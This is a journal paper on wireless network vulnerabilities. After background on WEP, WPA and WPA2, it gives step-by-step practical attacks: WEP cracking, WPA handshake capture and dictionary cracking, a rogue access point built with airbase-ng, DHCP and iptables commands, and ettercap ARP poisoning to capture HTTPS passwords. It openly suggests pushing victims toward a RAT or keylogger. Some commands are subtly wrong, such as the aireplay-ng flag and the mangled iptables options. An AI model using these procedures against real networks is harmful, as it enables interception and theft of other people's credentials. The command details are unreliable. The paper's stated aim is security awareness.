International Journal of Advanced Research in IT and Engineering

ISSN: 2278-6244

VULNERABILITIES IN WIRELESS NETWORKS

Himanshu Arora*

Surmeet Kaur**

Abhishek Bansal***

Abstract: *This report covers the basic security protocols such as WEP, WPA and WPA2 used in today's wireless networks, how they work, existing flaws and vulnerability's. Further more we will go through some practical experiment exploiting the flaws described in the article. The result of our practical experiments show upon how easy it is to break encryptions, spoof ARP's and deploy Fake Access points, even with very little understanding of the security structure.*

Keywords: *WEP,WPA,WPA2,AP,ARP,MAC,DHCP,TKIP,CCMP,RC4,SSL,Wi-fi*

*Student, Lovely Professional, University, Jallandhar, Punjab

**Assistant Professor, Lovely Professional, University, Jallandhar, Punjab

***Assistant professor, G.L.B.I.T.M, Gr. Noida

1. INTRODUCTION

Where ever you go, either it's an workplace, coffee shop, library or even a park there is a high chance today that you're able to connect to wireless networks. However, with the rising accessibility of Wi-Fi, this also makes attacks more likely to occur, both from intentional and non intentional attackers. Intentional as hacking into your network or non-intentional when you connect to the wrong access point. Our goal with this paper is to show how easy it is to exploit vulnerabilities in the wireless networks of today. We'll describe how these security protocols defend us from intentional and non-intentional hackers . With easily accessible software and tools we'll show three experiments that exploits these vulnerabilities. First in line is how weak the old security standard WEP is . The second experiment will be to deploy a Fake access point to show that there is not only the technology that is unreliable. The third experiment is to steal SSL encrypted passwords over Wi-fi

2. BACKGROUND

In this chapter we'll discuss various control frames and management frames Apart from the normal data frame 802.11 specifies three common control frames, the Request to Send (RTS), the Clear to Send (CTS) and the Acknowledgment (ACK) frame. The RTS/CTS starts the transmission by requesting for channel time and receives permission to send from the target with a time slot that makes all other stations to hold off transmission for that time. More interesting than the control frames are some of the management frames:

Authentication: Authentication in 802.11 is for identifying a station to the access point and see if it's accepted to connect. It also serves for making a secure connect over WEP or so via a challenge-respond sequence.

De-authentication: A station sends a deauth frame to another station if it wants to terminate the secure session.

Disassociation: A station sends one of those frames to another station if it wants to terminate the session.

Beacon: The access points send in intervals information in beacon frames about that it exists and relay information like SSID and timestamp.

Probe request: A station sends one probe request when it wants to know more about another station, for example a client might send a probe to find access points in it's range.

Probe response: As an answer to the request a station can send a probe response containing information about capability, supported data rates and more. [1]

2.1 Existing security protocols

The Wired Equivalent Privacy protocol was introduced into the 802.11 network standard to provide the same level of security as in a wired network. To be able to achieve this there are three main goals with WEP that needs to be enforced:

Confidentiality which is intended to prevent a possible attacker from eavesdropping. Encryption is applied to achieve this.

Access control to protect access to the wireless network from the wrong users. A feature included in the 802.11 standard is to drop all packets not correctly encrypted with WEP.

Data integrity to prevent tampering with transmitted messages. WEP uses an integrity checksum for this. It was quite fast obvious that WEP had some major problems so IEEE started to work on a new security standard named 802.11i but it had taken far too long time to wait for IEEE to complete the new standard before securing the wireless networks. So instead of waiting for a new standard that would require new hardware because of the switch of encryption algorithm, a fix that combined parts of the new standard with the old hardware had to be made. In 2002 the Wi-Fi Alliance combined the TKIP (Temporal key integrity protocol) of 802.11i with the RC4 cipher of WEP. To protect WPA against the weaknesses in WEP a set of algorithms are used in TKIP like the Message Integrity Code for avoiding forged packages, but since the abbreviation MIC already is used, the algorithm is called Michael instead. Michael uses a 64bit key and partitions packets into 32bit blocks, then shifting, applying XOR and additions to calculate a 64bit authentication tag. For protection against replay attacks there is a new discipline on packet sequences, the TKIP simply mixes the sequence number into the encryption key which make a replayed packet get catched as an ICV (Integrity Check Value) or MIC failure. For avoiding the usual cryptanalysis attacks that can be made on WEP like FMS, chopchop etc. there is a function for mixing the 128bit WEP key per packet, that takes the base key, transmitter MAC and the sequence number of the packet. The MIC countermeasures in TKIP consists of requiring a rekey after detecting a invalid MIC and limits rekeying to one per minute this since the Michael algorithm is too weak to stand alone. However false positives is calculated to only appear about once per year. [2] .The latest and currently most secure feature for wireless

network security today is WPA2. As in WPA the WPA2 protocol also supports IEEE 802.1X/EAP authentication or PSK (pre-shared keys) technology. The strongest difference between WPA2 and WPA is that WPA2 use AES-based algorithm CCMP(Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) instead of RC4 which provides longer keys and is overall a lot stronger encryption algorithm. The drawback is that WPA2 is not compatible with current hardware for WEP and WPA and need upgrades to work. WPA2 works in two modes. Enterprise mode which is designed for larger companies and enterprises. It uses the IEEE 802.1x authentication framework and an authentication server to provide access to the WLAN. The second mode uses pre-shared keys and is designed for homes or small offices that don't have authentication servers available. Both modes work with the AES encryption algorithm.[3]

2.2 Fake AP

A **fake AP** can refer to:

1. A Honeypot, which is a fake access point made to attract hackers and other wireless intruders in order to collect information about them.
2. A Rogue access point physically installed on a (wired) network a hacker is attacking from the outside.

Honeypot (computing)

In computer terminology, a **honeypot** is a trap set to detect, deflect, or in some manner counteract attempts at unauthorized use of information systems. Generally it consists of a computer, data, or a network site that appears to be part of a network, but is actually isolated and monitored, and which seems to contain information or a resource of value to attackers.

Rogue access point

A **rogue access point** is a wireless access point that has either been installed on a secure company network without explicit authorization from a local network administrator,[1] or has been created to allow a hacker to conduct a man-in-the-middle attack. Rogue access points of the first kind can pose a security threat to large organizations with many employees, because anyone with access to the premises can install (maliciously or non-maliciously) an inexpensive wireless router that can potentially allow access to a secure network to unauthorized parties. Rogue access points of the second kind target networks

that do not employ mutual authentication (client-server server-client) and may be used in conjunction with a rogue RADIUS server, depending on security configuration of the target network.

3. VULNERABILITIES IN WIRELESS NETWORKS

Short cover of security flaws in wireless networks.

3.1 WEP

In chapter 2.1 we described the goals for WEP and how it was provided. This means that WEP is secure right? Wrong! Here follows a short description of the fundamental flaws in WEP and show how all three main goals is broken. If we look pass the general weaknesses of the infrastructure in 802.11 networks that can affect WEP we have a few weaknesses in the protocol itself. The most serious problem is the RC4 algorithm and the use of so called weak keys. The RC4 algorithm is implemented in a non-standard way and uses a 24-bit public IV together with the secret key, and the IV is sent in the clear. This is enough data to perform cryptanalysis. Gain access to the secret key is all you need to be able to break all three goals in WEP. Even if the attacker don't manage to recover the key its still possible to recover all different types of keystreams. There exists 2^24 distinct keystreams, a message frame is up to 1500 bytes long which means that it only takes about 24GB of storage for all possible keystreams. One way of getting hold of keystreams is for the attacker to send packets where they know parts of the plaintext in the response.[4] Another flaw in WEP that is easy exploitable is keystream reuse. RC4 is a stream cipher and the same key should never be used twice and this is enforced by the changing IV:s. Weak keys is a key which when used with a specific cipher, makes the cipher behave in some undesirable way, in the case of RC4 weak keys is reuse of the same key. Because the IV is restricted to 24 bits there is almost guaranteed that the same IV will be reused multiple times. For example an access point sending 1500 byte packets and achieving an average 5Mbps bandwidth will have used up all distinctive IV's in less then half a day. If an attacker can get hold of two messages encrypted with the same IV C1=XOR(P1,RC4(v,k) and C2=XOR(P2,RC4(v,k) he can xor the two ciphertexts to get XOR(C1,C2) = XOR(P1,P2). There are known techniques to get P1 and P2 given XOR(P1,P2). Furthermore WEP is using the CRC checksum function to verify integrity. The idea with the checksum is to prevent any tampering with the message in transit. The CRC is preformed on the message and not on the ciphertext and the function itself is linear,

this makes it possible to perform changes in the ciphertext without changing the checksum.[5] There are a lot of possible ways of attacking WEP but the fundamental flaws that makes the three main goals of WEP broken is the weak keys and the linear checksum function. Further readings advised and recommended papers are the famous Fluhrer, Mantin ans Shamir attack[6] and a more up to date and improved attack against WEP[7]

3.2 WPA

Sure, WPA corrects a lot of the problems with WEP but also provides some new vulnerabilities, a WPA protected network with a bad passphrase and a standard SSID will probably be even faster broken into than a WEP protected one. This since it's possible to capture the WPA 4-way handshake easily thanks to unprotected management frames. The sharing of the key is then attacked by dictionary attack. Since the WPA key hash "PBKDF2(passphrase, ssid, 4096, 256)" is quite slow to calculate since it iterates a SHA1 algorithm 4096 times [8], pre-calculated rainbow tables are instead used for speeding things up into insanity. It's not strange to be able to test about 20k hashes a second with rainbow tables [9]. Another weakness in WPA is that the Michael MIC algorithm as an countermeasure for forgeries it throws everybody out and shuts the AP down if it finds two forged packets within a minute [10] this can be used to DoS the wireless network.

3.3 WPA2/RSN

As mention before WPA2 is the strongest security feature for wireless networks to day. Does that mean that it’s unbreakable? The answer is unfortunately no. The weakness here lies with user’s tendency to use weak passwords that are easy to guess. There exist off the shelf tools that can generate brute force and dictionary attacks against WPA2. Further more the WPA2 protocol does not provide any protection against different DoS attacks such as radio frequency jamming, deauthentication, de-association etc.[11]

3.4 Fake access point

We can create a fake access point with whatever name we like, and provide any person that connects to it with internet access, so they will think they are on a legitimate access point! Then from there, we can do many things to the client. From there, we can mess around with them, DNS spoof them to websites, or even our own web server convincing them to download our RAT/keylogger. We can also monitor all their websites and network traffic .By doing this an attacker can do everything**.** Any other MITM-attack would give room for, like

listen for passwords, credit card numbers, change requested information, etc. all without the victim notices anything.

3.5 Other wireless attacks

We can use ettercap to steal SSL encrypted passwords over wifi. SSL encrypted sites are like Gmail, Yahoo, Paypal etc. Anything with https:// in front of it. Ettercap is a tool for network protocol analysis and security auditing. It has the ability to intercept traffic on a network, capture passwords, and conduct active eavesdropping against common protocols. For this exercise we can use ARP Poisoning to sniff the LAN for passwords that use SSL (Hotmail, Gmail, Etc.)**.**It works by ARP Spoofing your Victims IP and when the site they visit tries to serve an SSL Cert ettercap injects it's own fake cert and captures the password.

4. PRACTICAL WIRELESS ATTACKS

In this chapter we'll describe how we were able to perform attacks on wireless networks

4.1 BREAKING WEP

First things first you need to download Beini, Beini is based on Tiny Core Linux, get a wireless card .Beini should load up, Once loaded click on TINY SPLAT icon (minidwep - gtk) down the bottom of the screen .A box will open that says only to test on your network click ok.Then another will open click scan button, another screen will open up and scan all wireless networks once it closes you should have a list of all crackable wep locked networks. Choose the one you want to crack& click LAUNCH button .A screen will open that catches the packets from the network called (airodump-ng). It will take 5 to 10 minutes to crack and once done will give you the wep-key.

4.2 BREAKING WPA/WPA2

What you will need for this crack is a dictionary file that we are going to use to crack the WPA/WPA2 password. Remember, the bigger the dictionary file is the greater the chance you have in cracking the password. The tool we choose to use was Backtrack 5R1 Gnome. What is needed to crack a WPA or WPA2 key is something called a WPA Handshake. You can obtain a handshake by kicking someone off the network, and those computers will automatically reconnect which will give you the handshake. This means, if there is no one on the network, you can't get a handshake, and you can't crack the WPA network.

Once you get a handshake, airodump will alert you in the top screen, and the handshake will be located right from the time stamp. Okay, so lets open up a new terminal and we are

ISSN: 2278-6244

going to kick off the computers connected. Lets type in aireplay-ng -1 0 -a (bssid) mon0. replace bssid with the network you are trying to crack and hit enter. It is going to attempt to kick off a client, and if it succeeds you will see the wpa handshake at the top right corner, if you don't run the aireplay command a couple of times.



Figure 1: WPA Handshake

So now that we have a wpa handshake file, we are going to attempt to crack it. Lets stop the scan by pressing CONTROL + C on the terminal where airodump is running. Now in order to find the handshake file, you need to go in the top menu and chose Places > Home Folder. Okay, so lets open up a terminal and we are going to type in aircrack-ng -w (dictionary) /root/(filename). Where filename is the filename you specified when capturing the wpa handshake and the dictionary is the path of the wordlist you downloaded. This can be done by dragging in the handshake file into the terminal after the aircrack-ng -w (dictionary) command and it will parse in it's directory. All you need to do is hit enter. The password needs to be in the dictionary file, so the bigger the wordlist is the bigger are the chances of you getting the password.



Figure 2: Aircrack

4.3 ATTACKING BY CREATING FAKE ACCESS POINT To Create a Fake access point we need two wireless interfaces (an external USB wifi adapter , plus your internal wifi laptop adapter) and Backtrack 5R2 installed. Initially we need to get the dhcp3 server. We need to update backtrack and then install the dhcp3 serverusing_the_following_code

apt-get update && apt-get upgrade && apt-get dist-upgrade

apt-get install dhcp3-server

Then we configure the dhcp3 server so that our clients could receive an IP address when they connect . Our laptop interface is connected our router , and the external interface is plugged in but not connected to any router , so we will run a check to determine our DNS address

cat /etc/resolv.conf

IP address printed after the name server is the DNS address , take a note of it

gedit /etc/dhcp3/dhcpd.conf

Open the text editor and type the following code

ddns-update-style ad-hoc;

default-lease-time 600;

max-lease-time 7200;

authoritative;

subnet 192.168.2.128 netmask 255.255.255.128 {

option subnet-mask 255.255.255.128;

option broadcast-address 192.168.2.255;

option routers 192.168.2.129;

option domain-name-servers $dns;

range 192.168.2.130 192.168.2.140;

}

Replace $dns with your DNS address

option domain-name-servers 192.168.0.1;

Next we set up the fake access point and run the DHCP3 server , we put our external interface into monitor mode using following code

airmon-ng start wlan1

airbase-ng -e "NAME OF ACCESS POINT HERE" -c 9 mon0

Now open a new terminal and type the following code which will set up our fake access point along with the dhcp3 server. Be sure to enter each command separately.

ifconfig at0 up

ifconfig at0 192.168.2.129 netmask 255.255.255.128

route add -net 192.168.2.128 netmask 255.255.255.128 gw 192.168.2.129

mkdir -p /var/run/dhcpd && chown dhcpd:dhcpd /var/run/dhcpd

echo > '/var/lib/dhcp3/dhcpd.leases'

dhcpd3 -d -f -cf /etc/dhcp3/dhcpd.conf -pf /var/run/dhcpd/dhcpd.pid at0

We have now two terminals running. One with airbase-ng maintaining our fake access point, and another with the dhcp3 server open. We now need to set up our iptables to let our clients gain internet access. To find your gateway address,type the following into a new terminal:

route | grep "default"

In the following code, replace $interface with your laptop interface, and $gateway with your gateway IP address.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables--flush
iptables—table nat--flush
iptables--delete-chain
iptables—table nat--delete-chain
iptables—table nat--append POSTROUTING--out-interface $interface -j MASQUERADE
iptables -A INPUT -i [+] -j ACCEPT
iptables -A OUTPUT -o [+] -j ACCEPT
iptables --append FORWARD --in-interface at0 -j ACCEPT
iptables -t nat -A PREROUTING -p udp -j DNAT --to $gateway
```

Once the client(s) is connected to YOU, you can do whatever you want to them. While your clients are connected to you, you can redirect whatever website they visit to whatever website you want them to go. Or, even better, you can redirect them to your own web server on your computer that could convince them to download a RAT or keylogger.

ATTACK USING ETTERCAP:- For this we need Backtrack 5R1. First scroll to your dolphin file browser. It is the little icon in the bottom that looks like a file cabnet. Click on the root folder .Then open the etc folder and scroll down until you find a file called "etter.conf" scroll down until you see this:

```
#--------------
#    Linux
#--------------

# if you use ipchains:
  #redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT
%rport"
  #redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT
%rport"

# if you use iptables:
  redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j
```

REDIRECT --to-port %rport"

redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"

Now we need to remove 2 # symbols to allow the Redir command to work in iptables. Make yours looks like this:

Change_This:

if you use iptables:

#redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"

#redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"

To_This:

if you use iptables:

redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"

redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"

Now the two # symbols are deleted just close and save.

Secondly Open Ettercap.Click the backtrack logo on the bottom left -> backtrack tab -> privilege escalation -> protocol analysis-> network sniffers -> ettercap-gtk Now click Sniff and select unified sniffing. Select your Network interface. Now click the Host tab and Scan for host. Now click the host tab and select the host list option. Now select your targets from the host list! Select your router and add it to host 2. Next select your slave and add it to host 1. Next go to the Mitm tab and select arp poisoning and check the box for remote sniffing and click ok.Click the Start button and then the Start Sniffing option.Now just wait for the

slave to log in and presto password captured.

5. CONCLUSION

We have found out in this practical study on wireless network security that there are a lot of security flaws and they are very well documented, finding information both for the theoretical part and the experiments were easy. During the preparation for the practical experiments we noticed that almost everything including the attack using Fake access point and using ettercap was described in easy step-by-step guides on several web pages, the level of knowledge needed to launch several of the attacks is scary low. We think that this is both good and bad, good in the sense that with well documented security flaws people should notice the need of better security, unfortunately it seems that a lot of people either don't know or care about this, as you still can find networks unprotected or with weak protection. Then there are the problems with the open networks whom are vulnerable to many attacks, we think that this is a problem that is hard to fix when those problems exist in probably all wireless network since the air is hard to control. In this project we have realized that to keep you wireless network well secured today you really should use WPA2 with AES CCMP and a good long password together with a strange ESSID to make sure wordlist, rainbow table and normal brute force attacks aren't easy. Also you should take care when connecting to an access point and check its authorization.

REFERENCES

[1]J.Geier,"Understanding802.11frametypes" http://www.wifiplanet.com/tutorials/article.php/1447501 [2009-04-04]

[2] N. Borisov, I. Goldberg, D. Wagner, "Interceptingmobile communication: The Insecurity of 802.11",http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf, [2009-04-11]

[3] Wikipedia "Wi-Fi Protected Access", http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access, [2009-04-11]

[4] D. Byers, IDA at Linköpings Universitet http://www.ida.liu.se/~TDDD17/lectures/slides/tddd17_lec03_net.pdf [2009-04-11]

[5] S. Vibhuti, "IEEE 802.11 WEP(Weird EquivalentPrivacy) http://www.cs.sjsu.edu/faculty/stamp/CS265/projects/Spr05/papers/WEP.pdf [2009-04-11]

[6] A. Stubblefield, J. Ioannidis, A. Rubin, "Using the Fluhrer, Mantin, and Shamir Attack to Break WEP" http://www.isoc.org/isoc/conferences/ndss/02/papers/stubbl.pdf [2009-04-11]

[7] M. Beck, E. Tews, "Practical attacks against WEP and WPA" http://dl.aircrackng.org/breakingwepandwpa.pdf [2009-04-11]

[8] Wi-Fi Aliance, "Deploying a Wi-Fi Protected access (WPA) and WPA2 in the Enterprise " http://www.wifi.org/files/kc/WPA-WPA2_Implementation_2-27-05v2.pdf [2009-04-11]

[9] A. Stone, "The Michael Vulnerability" http://www.wifiplanet.com/columns/article.php/1556321 [2009-04-04]

[10]Wirelessdefens.org, http://www.wirelessdefence.org/Contents/Aircrackng_WinAircrack.htm [2009-04-24]

[11] G. Lehembre, "Wi-Fi Security, WEP, WPA and WPA2" http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi.pdf